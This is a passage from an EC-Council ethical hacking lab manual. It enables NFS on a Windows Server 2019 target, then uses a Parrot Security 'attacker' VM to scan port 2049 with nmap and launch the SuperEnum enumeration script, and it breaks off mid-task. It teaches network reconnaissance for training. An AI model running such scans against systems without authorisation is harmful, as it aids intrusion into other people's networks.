
5. The **Add Roles and Features Wizard** window appears. Click **Next** here and in the **Installation Type** and **Server Selection** wizards.
6. The **Server Roles** section appears. Expand **File and Storage Services** and select the checkbox for **Server for NFS** under the **File and iSCSI Services** option, as shown in the screenshot. Click **Next**.

   Note: In the **Add features that are required for Server for NFS**? pop-up window, click the **Add Features** button.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

7. In the **Features** section, click **Next**. The **Confirmation** section appears; click **Install** to install the selected features.



8. The features begin installing, with progress shown by the **Feature installation** status bar. When installation completes, click **Close**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


9. Having enabled the NFS service, it is necessary to check if it is running on the target system (**Windows Server 2019**). In order to do this, we will use **Parrot Security** machine.
10. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

    Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

    Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
11. Click the **MATE Terminal** icon at the top-left corner of the **Desktop** to open a **Terminal** window.
12. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
13. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.
14. In the terminal window, type **nmap -p 2049 [Target IP Address]** (here the target IP address is, **10.10.1.19**) and press **Enter**.

    Note: **-p**: specifies port.
15. The scan result appears indicating that port 2049 is opened, and the NFS service is running on it, as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. Type **cd SuperEnum** and press **Enter** to navigate to the **SuperEnum** folder.
17. Type **echo "10.10.1.19" >> Target.txt** and press **Enter** to create a file having a target machine's IP address (**10.10.1.19**).

    Note: You may enter multiple IP addresses in the **Target.txt** file. However, in this task, we are targeting only one machine, the **Windows Server 2019 (10.10.1.19)**.
18. Type **./superenum** and press **Enter**. Under **Enter IP List filename with path**, type **Target.txt**, and press **Enter**.

